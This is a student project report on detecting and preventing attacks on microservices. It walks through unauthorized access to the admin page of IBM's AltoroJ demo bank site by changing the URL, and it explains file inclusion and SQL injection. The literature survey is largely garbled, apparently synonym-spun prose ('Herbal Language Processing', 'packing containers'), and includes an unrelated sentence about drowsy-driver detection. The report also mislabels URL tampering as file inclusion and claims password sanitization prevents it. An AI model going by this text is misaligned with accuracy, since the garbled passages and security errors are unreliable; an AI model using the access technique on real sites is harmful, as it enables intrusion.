MICROSERVICES VULNERABILITY DETECTION AND PREVENTION

A Project report submitted in partial fulfilment of requirements for the award of Degree of

BACHELOR OF TECHNOLOGY
IN
COMPUTER SCIENCE AND ENGINEERING

By

BANDI JOEL JONATHAN RAJ (199X1A0538)

GURUGARI LUDHIYA (199X1A0523)

APPACHULA SREENIVAS (209X1A05L4)

Under the Esteemed guidance of

Sri. K. Bala Chowdappa

Assistant Professor
Department of C.S.E.

Department of Computer Science and Engineering
G. PULLA REDDY ENGINEERING COLLEGE (Autonomous):KURNOOL
(Affiliated to JNTUA, ANANTAPURAMU)

2022-2023

Department of Computer Science and Engineering

G PULLA REDDY ENGINEERING COLLEGE (Autonomous): KURNOOL

(Affiliated to JNTUA, ANANTAPURAMU)

CERTIFICATE

This is to certify that the project work entitled "Microservices Vulnerability Detection and Prevention" is a bona fide record of work carried out by

BANDI JOEL JONATHAN RAJ (199X1A0538)

GURUGARI LUDHIYA (199X1A0523)

APPACHULA SREENIVAS (209X1A05L4)

Under my guidance and supervision in fulfillment of the requirements for the award of degree of

BACHELOR OF TECHNOLOGY
IN
COMPUTER SCIENCE AND ENGINEERING

Sri. K. Bala Chowdappa	**Dr. N. Kasiviswanath**
Assistant Professor	**Professor & Head of the Department**
Department of C.S.E	**Department of C.S.E**
G. Pulla Reddy Engineering College	**G. Pulla Reddy Engineering College**
Kurnool	**Kurnool**

DECLARATION

We hereby declare that the project titled **"Microservices Vulnerability Detection and Prevention"** is the authentic work carried out by us as students of **G. PULLA REDDY ENGINEERING COLLEGE (Autonomous) Kurnool**, during (2022-23) and has not been submitted elsewhere for the award of degree in part or in full to any institute.

Bandi Joel Jonanthan Raj
(199X1A0538)

Gurugari Ludhiya
(199X1A0523)

Appachula Sreenivas
(209X1A05L4)

ACKNOWLEDGEMENT

We wish to express our deep sense of Gratitude to our project Guide, **Sri. K. Bala Chowdappa**. Assistant Professor, CSE Department, G. Pulla Reddy Engineering College, for his immaculate guidance, constant encouragement and cooperation which have made possible to bring out this project work.

We are grateful to our project in charge**, Sri. J. Swami Naik**, Associate Professor of CSE Department, G. Pulla Reddy Engineering College, for helping us and giving us the required information needed for our project work.

We are thankful to our Head of the Department **Dr. N. Kasiviswanath**, for his whole hearted support and encouragement during the project session.

We are grateful to our respected Principal **Dr. B. Sreenivasa Reddy**, for providing requisite facilities and helping us in providing such a good environment.

We wish to convey our acknowledgements to all information the staff members of the Computer Science Engineering Department for giving the requirements needed for our project work.

Finally, we wish to thank all our friends and well-wishers who have helped us directly or indirectly during the course of this.

ABSTRACT

Microservices is an organizational approach for the development of software, in which programs are sub-divided into smaller independent services. Application Programming Interface, also known as API, is an interface that allows two programs to communicate with each other. Whenever an operation was done on a website like Facebook by sending an urgent message, they use lots of APIs. Nowadays, special styles of computing mechanisms which provides in-depth services inclusive of mechanical, aerospace, civil and environmental engineering, packages are regularly deployed on the cloud. As it offers a handy on-call version for renting sources and clean-to-use flexible infrastructures, these are a part of API. The main advantage in the usage of microservices is the capability to provide security for network segregated web application. Microservice architecture is used in an application to design a modular layout, whereby every microservice has single, unique functionality and can be independently controlled and deployed. The overall study comprises experiences of various authors regarding the vulnerabilities in microservices and APIs. The prime motive is to attain enough knowledge about all the security concerns related to APIs and microservices.

CONTENTS

LIST OF FIGURES

1. INTRODUCTION

1.1 INTRODUCTION

Microservice Framework Structure also known as Microservices, is an architectural approach that organizes software into a collection of services that can be managed, tested, loosely coupled, and run independently. These services are organized around commercial enterprises abilities that are owned by small individual groups. This architecture enables fast, effective, and reliable delivery of huge and complex applications. Microservices are migrated from the architecture called Monolithic. A monolithic architecture is a traditional model of a software program, which is built as a unified unit that is self- contained and independent from other applications. In a monolithic architecture, each component and its associated components must all be present for code to be executed or compiled and for the software to run.




Figure 1.1: Migration of Monolithic to Microservices

Monolithic is a tightly coupled architecture whereas Microservices is a loosely coupled architecture. In the context of APIs, the phrase Application or Utility refers to any software with unique characteristics. Interface is a notion of an agreement between two different programs.
This agreement specifies how two services communicate among one another with the help of request and response headers. Some common API vulnerabilities are damaged consumer

authentication, unsuitable asset control, excessive information publicity, loss of assets and charge restricting. Application Programming Interface Security (APIs) refers to the mechanism of stopping or mitigating attacks on APIs. Consequently, it is very critical to defend every action the user performs. An API is an interface that defines how efficiently the software program interacts. It controls the patterns of requests that occur among programs, how those requests are made, and the varieties of information formats that are used. APIs are used in Internet of Things (IoT) packages and on websites. They regularly gather and manage facts and permit the person to enter information that gets processed within the environment housing the API.

1.3 PROBLEM DEFINITION

Migrating from a monolithic architecture to a MSA can be beneficial for scalability and maintainability. The microservice architectural style splits an application into small services which are implemented independently, with their own deployment unit. This architecture can bring benefits, nevertheless, it also poses challenges, especially about security aspects. In this case, there are several microservices within a single system, it represents an increase in the exposure of the safety surface, unlike the monolithic style, there are several applications running independently and must be secured individually. Therefore, it brings a need to explore knowledge about issues of security in microservices, especially in aspects of authentication and authorization.

1.3 OBJECTIVEOF THE PROJECT

The main purpose of this project is to detect the vulnerabilities and prevent attacks on microservices. The project enables us to clearly understand that all the microservices are often affected by some attacks that can even destroy the whole application. This project helps the developers to develop the further microservices in such a way that no attackers find a loop to enter into the secured gateway that has been deployed.

1.4 LIMITATIONS OF THE PROJECT

1. Infrastructure design and multi-cloud deployments

Microservices are distributed over many data centers, cloud providers, and host machines. Building infrastructure across many cloud environments increases the risk of losing control and visibility of the application components.

2. Segmentation and isolation

Decoupled application components perform their duty in co-dependence with many other services. All these components establish and maintain communication channels over different infrastructure layers, so often cross-service communication is skipped when testing for security vulnerabilities, the result of this is significant exposure in the interfaces between these services.

3. Identity management and access control

Microservices expose new entry points to both internal and external actors. Access controls need to be regulated for all entities, whether legitimate or illegitimate. It’s important to have an administrative interface that can help you manage users, applications, groups, devices, and APIs from one central location, giving you real-time visibility into what’s happening in your environment.

4. Data management

Data generated in a microservices architecture moves, changes, and is continuously interacted with. Data is also stored in different places and for different purposes. Owners of data assets need insight into the life cycle and the dynamics of data to avoid breaches.

Can you be sure that your data is secure?

Data leaks can happen regardless of the communication channel’s exposure. Malicious actors can chain vulnerabilities to break through to private assets.

1.5 ORGANIZATION OF THE PROJECT

Report includes the stepwise implementation of the working application generated and it describes the overview of how effectively the project can be implemented and makes the viewer ofthe report to get an overview of the project.

- Chapter one includes the introduction of the project
- Chapter two includes the literature survey of the project.
- Chapter three includesthe software and hardware specifications.
- Chapter four completely deals with the design and analysis of the system along with the implementation.
- Chapter five winds up withthe conclusion and the future enhancement of the project.

2. LITERATURE SURVEY

2.1 INTRODUCTION

[1] **Akbulut, A., & Perros, H. G. (2019, June). Software versioning with microservices through the API gateway design pattern. In 2019 9th International Conference on Advanced Computer Information Technologies (ACIT) (pp. 289-292). IEEE.**

API gateway, a well-known microservice layout sample can handle the virtual hardware configurations for packing containers and the appropriate methods used. Many drawbacks are present in the traditional architectural style i.e., the monolithic structure. To overcome these drawbacks, microservices came into picture as an advancement of the conventional method. Microservices permit the users to divide the complete application into independent services, each having their own specific characteristics. The approximate versioning of software was a process of assigning model names to specific services. Uniform Resource Identifier (URI) was one of the methods for versioning; however it offers a very big URI blueprint which can ultimately become unmanageable. The other method is versioning inside the HTTP header, which was generally preferable than URI. It offers API model, Request header and receiver version. The proposed technique took 27% less hosting cost.

[2] **Mateus-Coelho, N., Cruz-Cunha, M., & Ferreira, L. G. (2021). Security in microservices architectures. Procedia Computer Science, 181, 1225-1236.**

The security in Microservices Architectures and the process which illustrated how to provide numerous safety strategies that were used presently in applications, to keep away from the threats in microservices had been discussed. Microservices structure was a newbie evolution of the monolithic structure. Microservices architecture was intrinsically linked to symbiosis that was already incorporated with box- primarily based deployment because none of these packing containers want controls for embedded operating structures. The process includes in creating different calls made to the resources in the operating systems, packages program interface and used in safety techniques like password complexity, authentication, and internet safety to keep away from the attacks like injection, cross-website online scripting, and broken access control. Arefnezhad et al. [19] proposed a noninterfering drowsy detection system based on vehicle steering data using neuro fuzzy system with support vector machine and particle swarm

[3] **Flora, J. (2020, October). Improving the security of microservice systems by detecting and tolerating intrusions. In 2020 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW) (pp. 131-134). IEEE.**

This process actually implement for the improvement of the safety in the architectures of microservices via study and dependent incrimination of the overall technologies used for exploiting, bearing, tracing the protective attacks. An intrusion detection system (IDS) was actually a mechanism that displays units' community traffic for suspicious interest and alerts whilst such activity was found. The host-based IDSs are as relevant as the container technologies. The primary objective of these studies was to provide the functionality to assure a dependable and truthful within the existence of protective vulnerabilities. The very last result for an incorporated technique for securing microservices was the use of client-based vulnerability inspection in the microservices. A method or a layout which used further technologies for tolerance of the intrusions in complete microservice dependent systems was always been helpful.

[4] **Somashekar, G., & Gandhi, A. (2021, April). Towards optimal configuration of microservices. In Proceedings of the 1st Workshop on Machine Learning and Systems (pp. 7- 14).**

The rise of microservice architecture in an application was further decomposed into one-of-a-kind interacting modules. These modules could be used to provide agility, scalability, and fault isolation capabilities. The use of a cluster with four servers where every server is composed of 24 hyper cores, 40 GB of memory, and 250 GB of disk area as a part of experimental setup. For the assessment, latency of ninety-five percentile was achieved as an overall performance metric. There were around six optimization algorithms used for evaluation. Two algorithms were related to heuristic-based probabilistic algorithms, the other two deals with evolutionary algorithms stimulated via populace primarily based biological evolution, and the remaining two were related to the sequential model based totally upon the optimization algorithms.

[5] **Daoud, M., El Mezouari, A., Faci, N., Benslimane, D., Maamar, Z., & El Fazziki, A. (2021). A multi-model based microservices identification approach. Journal of Systems Architecture, 118, 102200.**

Microservices had been majorly in used because of their abundant skills for addressed projects for dividing the inflexible information based computational mechanisms into tiny, abundant, and weekly coupled functionalities. The interactive clustering mechanisms that was used in the capacity based microservices with advanced machine gaining knowledge of strategies including Herbal Language Processing was used in the development of novel sports credence's. A route had been an evolution of BP's functionalities source for the process to extract beneficial info that would be complemented. The total of thirty primary fashions had been already described. They developed, established a different-version technique for 20 microservices identified. The representations had been identified as an architectural, record, semantics, seize among a BP‟s sports.

[5] **Wang, Y., Kadiyala, H., & Rubin, J. (2021). Promises and challenges of microservices: an exploratory study. Empirical Software Engineering, 26(4), 1-44.**

The major intention at accumulating and categorizing exceptional practices, demanding situations, and some current solutions for those demanding situations and the practitioners were employed via experts who are effectively developing microservice-based packages. Then it also recognizes numerous challenges that were nearer to the green controlling of a usual program throughout offerings an aid to the developer editions. These challenges collected the usage of a combined- approach and had a look at which the practitioners correctly adopted microservice based architectures. They also looked at blanketed keen reviews held with 21 developers then to write a continuation survey which acquires 37 responses pleasurable to the accepting norms. They discovered many challenges that have been faced frequently confronted by using developers who used microservices, inclusive of dealing with programs communicated among microservices and handling different component versions. In addition to this they also identified capacity in further stages, the network involves the similarity that used capable software programs which helped in improving the software practices for the development of a complete microservice based systems.

[6] **Nguyen, Q., & Baker, O. F. (2019). Applying Spring Security Framework and OAuth2 To Protect Microservice Architecture API. J. Softw., 14(6), 257-264.**

The process carried out opportunity of making use of OAuth2 Framework and a Spring Security Framework to relaxed micro service APIs which actually had been developed on over the Spring Framework. The complete safety assessments on person used individual testing mechanisms later trying them manually these techniques were helpful for the mitigation of the loop holes and their effect thus these loopholes and their exploitation were available to watch and which had been helpful in checking the effectiveness of the OAuth2 and spring boot safety mechanism and they helps in providing privacy to the APIs that are built over the spring framework. This research implements a stock management gadget, the usage of MSA device for studying connection among any two mechanisms. The projects outcomes display the correctly identified assets by using CSRF assaults, XSS assault and Brute force assaults. Beside destiny, the developer wants to increase their study in the increase of safety for a complete API which includes the privacy of different utility areas which includes business, records get entry to layer. As such extra complete API safety solution was helpful for the Java-primarily based micro service-based application.

[8] Nacha Chondamrongkul, Jing Sun and Ian Warren. Published in 2020. IEEE. DOI:- 10.1109/ICSA-CS50368.2020.00024.

Automated Security Analysis for Microservice Architecture. It was difficult in pronouncing the computerized security evaluation for Microservices structure hence the automated way was used. It was too challenged error-prone because it then called for guide analysis on the design version to pick out safety threats and trace viable assault situations. Here Ontology technology defined the safety traits, without enhancing and rebuilding the source code of the tool and then it became useful in every other generation gear. This was also used to the things this ware not cited here. The benefit was result of Ontology reasoning facilitates us to pick out a connector prone to DOS attack. The initial assessment had been conducted on extraordinary models to assess the accuracy of this technique. They had discovered that the precision of detection was predicated on measuring how correct the security traits.

[7] **Salibindla, J. (2018). Microservices API security. International Journal of Engineering Research & Technology, 7(1), 277-281.**

Microservices were a version provider orientated architecture fashion which systemizes a utility into a class of services which were loosely connected. Microservices was enormously easy and compact to develop. The cause of the paper was to offer protection to the Restful API by using authentication of the customer's access. Among all the demanding situations, one was to build a Restful API having knowledge throughout the authorization and authentication strategies hence could get right of entry to the APIs (Microservices) which were restricted by means of putting in a blacklist of IP addresses. The OAuth 2.0 was a protocol used for authentication and this framework allows 3rd party software to achieve automatic access to an HTTP carrier. Username and password were contained and preserved in a token which was saved on server side. To keep away from this sort of data manipulation problems, HTTP Signatures were used which lets the consumer to signal the complete HTTP Message, these signatures were brought into picture by websites like Facebook, Google, etc.

[8] **Isil Karabey Aksakalli , Turgay celik , Ahmet Burak Can , Bedir Tekinerdogan , Recevied in revised form 3 may 2021,Accepted 19 may 2021,Available online 7 june 2021.**

Microservices was one kind of architectural pattern which was used to divide huge structures into smaller and independent functional divisions providing high compatibility. The main mission have been achieved in microservices architectural design was regularly mentioned in writings i.e., to identify the decay of service blocks. Major drawbacks that were recognized include modules have been deployed at respective platforms where the execution takes place, and to followed the verbal exchange styles. The paper reviewed a complete of 239 papers. Among those, authors decided on 38 as primary researched associated with the described studies questions. Microservices instances were deployed to provide exceptional Infrastructure factors which include box, and Orchestration structures (for example, Docker Swarm, Kubernetes and so on). Such balanced structures were typically incorporated to improve the flexibility and adaptability of utility classification**.**

2.2 EXISTING SYSTEM

Microservices allow companies to quickly build, scale, and enhance their minimum viable products (MVP), proofs of concept (PoC), and full-scale applications. There are many advantages, such as scalability, operational efficiency, and the ability to maintain the producteven something goes wrong.

Following is the list of the companies that are using microservices architecture

1. Netflix: The company is considered among the pioneers in the world of microservices. The giant is using them for server maintenance and incredible reliability. It also monitors the popularity of movies and TV shows. Combining microservices with algorithms gives the company a competitive advantage and lets it produce shows people really want to watch.

2. Amazon: In 2001 Amazon had a big monolith. In 2021 almost everyone knows about Amazon Web Services (AWS) – an in-house solution that was so good that it turned into a commercial, cloud computing service. Microservices are fantastic for ecommerce – they track user behaviour, purchases, even the entire sales funnel. Then, they generate data helpful in optimizing product presentation and the sales process itself. That is what works for Amazon; it can work for you too.

3. Uber: This famous taxi-hailing app had a monolith product. With exponential and global growth, Uber needed performance to keep up with the scale. Processes like driver management, passenger management, billing, or notifications became so painful, the company turned to microservices for performance and smooth business operations. Today, with microservices managing all business processes, the company is a widely recognized brand with millions of clients and countless in-house operations every day.

The global players presented above resolved their largest problems related to expansion and scaling of their IT systems. At the same time, they gained flexibility, durability and the engagement of developers. With microservices, they could use modern technologies along with legacy software, simplify the learning curve and attract a younger generation of developers to work on innovation with them.

2.3 DISADVANTAGES OF EXISTING SYSTEM

- **Higher Complexity**

Although microservices offer many advantages, they also come with a higher degree of complexity. This complexity can be a major challenge for organizations that are not used to working with microservices. Additionally, because microservices are so independent, it can be difficult to track down errors and resolve them.

- **Increased Network Traffic**

Since microservices are designed to be self-contained, they rely heavily on the network to communicate with each other. This can result in slower response times (network latency) and increased network traffic. In addition, it can be difficult to track down errors that occur when multiple microservices are communicating with each other.

- **Increased Development Time**

Microservices also require more development time than monolithic applications since microservices are more complicated and require more coordination. Additionally, because microservices are deployed independently, it can take longer to get them all up and running. Also, developers need to be familiar with multiple technologies in order to work on a microservice-based application.

- **Difficult in Global Testing and Debugging**

Testing and debugging a microservice-based application can be difficult because the applicationis spread out across multiple servers and devices. In order to effectively test and debug an application, you need to have access to all of the servers and devices that are part of the system. This can be difficult to do in a large, distributed system.

2.4 PROPOSED SYSTEM

This project was proposed to detect the vulnerabilities and prevent attacks on microservices. The project enables us to clearly understand that all the microservices are often affected by some attacks that can even destroy the whole application. As they provide so many benefits they are also so complex to implement.

Due to their complexity and the attacks on the microservices most of the small-scale industries and the start – ups are continuing with monolithic services only.

Our project helps the small-scale industries and the start-ups to get start with microservices by protecting from the top most attacks that our project deals with.

3. SYSTEM SPECIFICATIONS

Without the Software Requirements Specifications developing a software application is nothing. It plays a initial and major role in developing a software application. Simply, the SRS document describes us about what the software willdo and how it will be expected to perform

3.1 SOFTWARE SPECIFICATIONS

- Web server – XAMPP Software
- MySQL
- Spring boot framework

3.2 HARDWARE SPECIFICATIONS

Laptop	: Hp Pavilion eg2019TX
Processor	: Intel i3
RAM	: 6GB
Hard Disk	: 256 GB

3.1.1 Web Server : XAMPP

XAMPP is one of the widely used cross-platform web servers, which helps developers to create and test their programs on a local webserver. It was developed by the **Apache Friends**, and its native source code can be revised or modified by the audience. It consists of **Apache HTTP Server, MariaDB, and interpreter** for the different programming languages like PHP and Perl. It is available in 11 languages and supported by different platforms such as the IA-32 package of Windows & x64 package of macOS and Linux.

XAMPP helps a local host or server to test its website and clients via computers and laptops before releasing it to the main server. It is a platform that furnishes a suitable environment to test and verify the working of projects based on Apache, Perl, MySQL database, and PHP through the system of the host itself. Among these technologies, Perl is a programming language used for web development, PHP is a backend scripting language, and MariaDB is the most vividly used database developed by MySQL. The detailed description of these components is given below.

3.1.2 My SQL

MySQL is currently the most popular database management system software used for managing the relational database. It is open-source database software, which is supported by Oracle Company. It is fast, scalable, and easy to use database management system in comparison with Microsoft SQL Server and Oracle Database. It is commonly used in conjunction with PHP scripts for creating powerful and dynamic server-side or web-based enterprise applications.

It is developed, marketed, and supported by **MySQL AB, a Swedish company**, and written in C_programming language and C++ programming language. The official pronunciation of MySQL is not the My Sequel; it is ***My Ess Que Ell***. However, you can pronounce it in your way. Many small and big companies use MySQL. MySQL supports many Operating Systems like Windows, Linux, MacOS, etc. with C, C++, and Java languages.

MySQL follows the working of Client-Server Architecture. This model is designed for the end- users called clients to access the resources from a central computer known as a server using network services.

The core of the MySQL database is the MySQL Server. This server is available as a separate program and responsible for handling all the database instructions, statements, or commands. The working of MySQL database with MySQL Server are as follows:

1. MySQL creates a database that allows you to build many tables to store and manipulate data and defining the relationship between each table.
2. Clients make requests through the GUI screen or command prompt by using specific SQL expressions on MySQL.
3. Finally, the server application will respond with the requested expressions and produce the desired result on the client-side.

3.1.2 SPRING BOOT

Spring Boot is a project that is built on the top of the Spring Framework. It provides an easier and faster way to set up, configure, and run both simple and web-based applications.

It is a Spring module that provides the RAD (Rapid Application Development) feature to the Spring Framework. It is used to create a stand-alone Spring-based application that you can just run because it needs minimal Spring configuration.

In short, Spring Boot is the combination of Spring Framework and Embedded Servers.

In Spring Boot, there is no requirement for XML configuration (deployment descriptor). It uses convention over configuration software design paradigm that means it decreases the effort of the developer.

The Spring Framework (Spring) is an open-source application framework that provides infrastructure support for developing Java applications. One of the most popular Java Enterprise Edition (Java EE) frameworks, Spring helps developers create high performing applications using plain old Java objects (POJOs).

Spring Boot helps developers create applications that just run. Specifically, it lets you create standalone applications that run on their own, without relying on an external web server, by embedding a web server such as Tomcat or Netty into your app during the initialization process.

Advantages of Spring Boot

- It creates **stand-alone** Spring applications that can be started using Java **-jar**.
- It tests web applications easily with the help of different **Embedded** HTTP servers such as **Tomcat, Jetty,** etc. We don't need to deploy WAR files.
- It provides opinionated '**starter**' POMs to simplify our Maven configuration.
- There is no requirement for **XML** configuration.
- It offers a **CLI** tool for developing and testing the Spring Boot application.
- It offers the number of **plug-ins**.
- It also minimizes writing multiple **boilerplate codes** (the code that has to be included in many places with little or no alteration), XML configuration, and annotations.
- It **increases productivity** and reduces development time.

4. DESIGN METHODOLOGY

4.1 INTRODUCTION

Microservices are a popular architectural style for building applications that are resilient, highly scalable, independently deployable, and able to evolve quickly. But a successful microservices architecture requires a different approach to designing and building applications.

A microservices architecture consists of a collection of small, autonomous services. Eachservice is self-contained and should implement a single business capability within a bounded context. A bounded context is a natural division within a business and provides an explicit boundary within which a domain model exists.

4.2 DETECTION AND PREVENTITION OF ATTACKS

Following are the attacks that our project deals with

- File Inclusion
- SQL Injection
- Cross Site Scripting (XSS)
- Insecure Direct Object Reference (IDOR)
- Denial – of – service (DoS)

4.2.1 FILE INCLUSION

The vulnerabilities in file inclusion allow an attacker to read and sometimes execute files on the victim server or, as is the case with Remote File Inclusion, to execute code hosted on the attacker’s machine. The vulnerability occurs due to the use of user-supplied input without proper validation.

There are two types of File Inclusion vulnerabilities. They are:

- Local file inclusion (also known as LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP and others.


- Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The attacker's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

Working of File Inclusion:

This attack creates a way for an attacker to access admin details through the user details. An attacker logs into the application by testing different usernames and password. Due to poor password sanitization it is possible for an attacker to access admin details through user details after logging into the page. This leads to leakage of all user details and sensitive data.

Altoromutual.com/bank/main.jsp

It is a user's web page, by testing different passwords, one can loin to the page. This picture shows the page after login to the application.



Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details: 800002 Savings

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.


Copyright © 2008, 2022, IBM Corporation, All rights reserved.

Figure 4.2.1.1: Before the File Inclusion attack

The directory path can be changed for accessing the admin page by changing like

Altoromutual.com/admin/admin.jsp

By changing the path of an url, admin page will be displayed. So an attacker can access all the users details. It will lead to perform some other attacks too. To stop this attack, password sanitization should be done. It will validate the entered password by checking the rules. If password sanitization is done, then there is no way to perform file inclusion attack.



Edit User Information

Add an account to an existing user

Users: admin — Account Types: Savings

Change user's password

Users: admin — Password: — Confirm:

Add an new user

First Name: Last Name: — Username: — Password: Confirm:

It is highly recommended that you leave the username as first initial last name.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10

Figure 4.2.1.2: After the File Inclusion attack

Preventing the File Inclusion:

You can approach mitigating LFI and preventing RFI exploits in many ways. Proper input validation and sanitization play a part in this, but it is a misconception that this is enough. Ideally, you would best implement the following measures to prevent file inclusion attacks best.

- Sanitize user-supplied inputs, including GET/POST and URL parameters, cookie values, and HTTP header values. Apply validation on the server side, not on the client side.
- Assign IDs to every file path and save them in a secure database to prevent users from viewing or altering the path.

- Whitelist verified and secured files and file types, checked file paths against this list, and ignored everything else. Don't rely on blacklist validation, as attackers can evade it.
- Use a database for files that can be compromised instead of storing them on the server.
- Restrict execution permissions for upload directories as well as upload file sizes.
- Improve server instructions such as sending download headers automatically instead of executing files in a specified directory.
- Avoid directory traversal by limiting the API to allow file inclusions only from a specific directory.
- Run tests to determine if your code is vulnerable to file inclusion exploits.

4.2.2 SQL INJECTION

SQL Injection is a type of cyberattack against web applications that use SQL databases such as IBM Db2, Oracle, MySQL, and MariaDB. As the name suggests, the attack involves the injection of malicious SQL statements to interfere with the queries sent by a web application to its database.

Here is how a web application normally works. A user first enters their login credentials into the login form. After these credentials are successfully authenticated, the web application would send an SQL statement in the form of a query to the hosting database to bring forward the user's data stored in that database. From this user's perspective, they would now be able to access their account information and send further queries to the database for every action and change made within their account.

Now, when a SQL Injection vulnerability exists, an unauthorized threat actor could somehow skip the authentication process and manually inject SQL statements to send fraudulent queries to the database. This would allow the attacker to view, modify, and delete data from the database.

SQL Injection is not only highly common, but also very dangerous as it can lead to unauthorized access to personal data, financial information, intellectual property, and trade secrets. It has been listed as the number one risk on the OWASP top 10 list of web application security threats. A large number of data breaches were the result of SQL Injection attacks.

Types of SQL Injection:

SQL Injection can be categorized into three categories: in-band, inferential, and out-of-band.

In-band SQL Injection

In-band SQL Injection is the most frequent and commonly used SQL Injection attack. The transfer of data used in in-band attacks can either be done through error messages on the web or by using the UNION operator in SQL statements. There are two types of in-band SQL Injection: union-based and error-based SQL Injection.

- Union-based SQL Injection. When an application is vulnerable to SQL Injection and the application's responses return the results for a query, attackers use the UNION keyword to retrieve data from other tables of the application database.
